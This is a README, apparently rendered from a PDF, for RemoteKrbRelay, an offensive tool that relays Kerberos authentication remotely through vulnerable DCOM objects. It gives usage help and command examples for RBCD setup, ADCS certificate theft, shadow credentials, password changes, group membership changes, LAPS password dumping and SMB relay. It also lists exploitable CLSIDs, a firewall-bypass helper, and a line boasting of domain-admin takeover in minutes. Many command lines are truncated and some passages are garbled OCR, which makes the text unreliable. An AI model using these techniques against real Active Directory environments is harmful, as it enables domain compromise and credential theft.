

CICADA8 Research Team From Michael Zhmaylo (MzHmO)

RemoteKrbRelay

You probably know <u>KrbRelay</u> and <u>KrbRelayUp</u>, but what if I told you it could be done remotely? With RemoteKrbRelay this becomes a reality.

TL;DR

Learn more about CertifiedDCOM here. CertifiedDCOM allows you to trigger an ADCS machine account:

```
# CertifiedDCOM (Abuse AD CS by setting RBCD)
.\RemoteKrbRelay.exe -rbcd -victim adcs.root.;

# CertifiedDCOM (Abuse ADCS to get Machine cert
.\RemoteKrbRelay.exe -adcs -template Machine

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
.\RemoteKrbRelay.exe -shadowcred -victim adcs
```

There's also the <u>SilverPotato</u> exploit. You can use it to abuse sessions. Including a domain administrator session on a third-party host.

```
# Change user password
.\RemoteKrbRelay.exe -chp -victim dc01.root.a|

# Add user to group
.\RemoteKrbRelay.exe -addgroupmember -victim .

# Dump LAPS passwords
.\RemoteKrbRelay.exe -laps -victim mssql.root

# Send LDAP Whoami request from relayed user
.\RemoteKrbRelay.exe -ldapwhoami -victim win10
```

```
# Trigger authentication from another session
.\RemoteKrbRelay.exe -ldapwhoami -victim doma:
```

Details

Now, you have four folders in front of you:

- Checker old version of the checker for detecting vulnerable DCOM objects;
- Checkerv2.0 new version of the checker for detecting vulnerable DCOM objects;
- Exploit RemoteKrbRelay.exe :)
- FindAvailablePort a tool for bypassing a firewall when using an exploit.

Checker

So, let's start with Checker. You can use it to detect vulnerable DCOM objects. A vulnerable DCOM object can be considered to be:

- The COM server within which the DCOM object is running must be run as another user or as a system. But never as
 NT AUTHORITY\LOCAL SERVICE, since it uses empty creds to authenticate from the network;
- You must have RemoteLaunch, RemoteActivation permissions. This is LaunchPermissions;
- Impersonation level should be RPC_C_IMP_LEVEL_IDENTIFY and higher.
 RPC_C_IMP_LEVEL_IDENTIFY is a default value;
- U should have RemoteAccess permissions (or they should be emply). This is AccessPermission.


For easy detection, you can use Checkerv2.0. It supports output in csv and xlsx formats.

```
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Chec
                       /\_/\____,
               \ ~\) XXX
                XXX / /\_/\___,
                   \0-0/-0-0/ ~ /
                   ) / \ XXX
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             (,-(,(,(,/ \,),),)
             CICADA8 Research Team
             From Michael Zhmaylo (MzHmO)
Check.exe
Small tool that allow you to find vulnerable DC(
[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and
-showtable : show the xlsx table when it gets f:
-h/--help : shows this windows
```


Example:

.\Checkerv2.0.exe -outfile win10 -outformat xls: \Box

And u will receive such output:



The columns will contain the DCOM object CLSIDs, names, and LaunchPermission and AccessPermission.



Try searching for sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4F64-9362-133CEA201299}) and CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) objects and understand why they are vulnerable.

Don't use Checker, use only Checkerv2.0 pls:3

FindAvailablePort

A small tool to discover a port on which to raise a malicious DCOM server. See details here (Remote -> Local Potato).



Practice using the concept of a local port. Rewrite RemotePotato0 to a local port. Trust me, this is useful.

Exploit

I added quite a bit of different functionality to the exploit. Note that it provides enough functionality to abuse DCOM objects. I've also listed a few CLSIDs in Help for abuse. These CLSIDs were publicly known, there just wasn't a POC to abuse them. There are quite a few vulnerable DCOM objects, work with the checker and find them all!

```
Relaying Remote Kerberos Auth by easy wa
        Usage: RemoteKrbRelay.exe [ATTACKS] [REG
[ATTACKS] (one required!)
        -rbcd : relay to LDAP and setup RBCD
        -adcs : relay to HTTP Web Enrollment and
        -smb : relay to SMB
        -shadowcred : relay to LDAP and setup SI
        -chp: relay to LDAP and change user par
        -addgroupmember : relay to LDAP and add
        -laps : relay to LDAP and extract LAPS |
        -ldapwhoami : relay to LDAP and get info
[REQUIRED OPTIONS]
        -target : relay to this target
        -victim : relay this computer
        -clsid : target CLSID to abuse
[OPTIONAL PARAMS]
        -spn : with ticket on this SPN victim w:
        -d/--domain : current (target) domain
        -dc/--domaincontoller : target DC
        -local : current computer hostname. This
[ATTACK OPTIONS]
        [SMB OPTIONS (Relay to SMB)]
        --smbkeyword : specify 'secrets' or 'sel
        --servicename : service-add cmdlet. Namo
        --servicecmd : service-add cmdlet. Comma
        [ADCS OPTIONS (Relay to HTTP)]
        -template : ADCS Mode only. Template to
        [RBCD OPTIONS (Relay to LDAP)]
        -c/--create : Create new computer
        -cn/--computername : Computer name tha
        -cp/--computerpassword : requires -c sw:
        --victimdn : DN of victim computer
        [CHANGE PASSWORD OPTIONS (Relay to LDAP
        -chpuser : the name of the user whose page 1
        -chppass : new password
        [ADD GROUP MEMBER OPTIONS (Relay to LDAI
        -group : group name
        -groupuser: user to add to the group
```

```
-groupdn : target group DN
        -userdn : target user DN
        [SHADOWCRED OPTIONS (Relay to LDAP)]
        -forceshadowcred : force shadow creds
        [LAPS OPTIONS (Relay to LDAP)]
        -lapsdevice : Optional param. Target con
[SWITCHES]
        -h/--help : show help
        -debug : show debug info
        -secure : use SSL for connection to LDAI
        -p/--port : port to deploy rogue dcom so
        -session : cross-session activation. Uso
        -module : default "System". It is for f:
[EXAMPLES]
        [1] Trigger kerberos authentication from
        .\RemoteKrbRelay.exe -rbcd -victim adcs
        [2] Trigger krb auth from dc01.root.apcl
        .\RemoteKrbRelay.exe -smb --smbkeyword :
        [3] Trigger krb auth from dc01.root.apcl
        .\RemoteKrbRelay.exe -smb --smbkeyword :
        [4] Trigger krb auth from dc01.root.apcl
        .\RemoteKrbRelay.exe -smb --smbkeyword :
        [5] Get machine certificate from kerber
        .\RemoteKrbRelay.exe -adcs -template Mar
        [6] Shadow Creds
        .\RemoteKrbRelay.exe -shadowcred -victing
        [7] Change user password
        .\RemoteKrbRelay.exe -chp -victim dc01.
        [9] Dump LAPS passwords
        .\RemoteKrbRelay.exe -laps -victim dc01
        [10] Send LDAP Whoami request from relay
        .\RemoteKrbRelay.exe -ldapwhoami -victi
        [11] Trigger authentication from another
```

```
.\RemoteKrbRelay.exe -ldapwhoami -victin

[?] Interesting CLSIDs to use
dea794e0-1c1d-4363-b171-98d0b1703586 - Interact:
f87b28f1-da9a-4f35-8ec0-800efcf26b83 - Interact:
3ab092c4-de6a-4cd4-be9e-fdacdb05759c - System ac
6d5ad135-1730-4f19-a4eb-3f87e7c976bb - System ac
```

Examples

I suggest looking at some of the attacks:

• RBCD - relay to LDAP and setup RBCD.



HTTP ADCS - relay to web enrollment service.

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• ShadowCred - relay to LDAP and setup ShadowCreds.




Add user to group


```
Comment of the commen
```

• LDAP Whoami request - It is convenient to combine with CLSID Bruteforce functionality. You can find out which user you are triggering. Try triggering for the first five sessions on all machines in the domain. Wow, that's what, a domain administrator in five minutes?:)

```
In Character Cells by (Exploit) Masor acrobal system (account of the Control of t
```

Supports cross-session activation using -session:





Also LAPS, changing user password, smb....

Video DEMO:

https://youtu.be/1zvycrTTgDU

TO DO LIST

- Dump GMSA
- Exchange to exchange relay
- CLSID Bruteforce
- Relay with supplemental credentials

Tips

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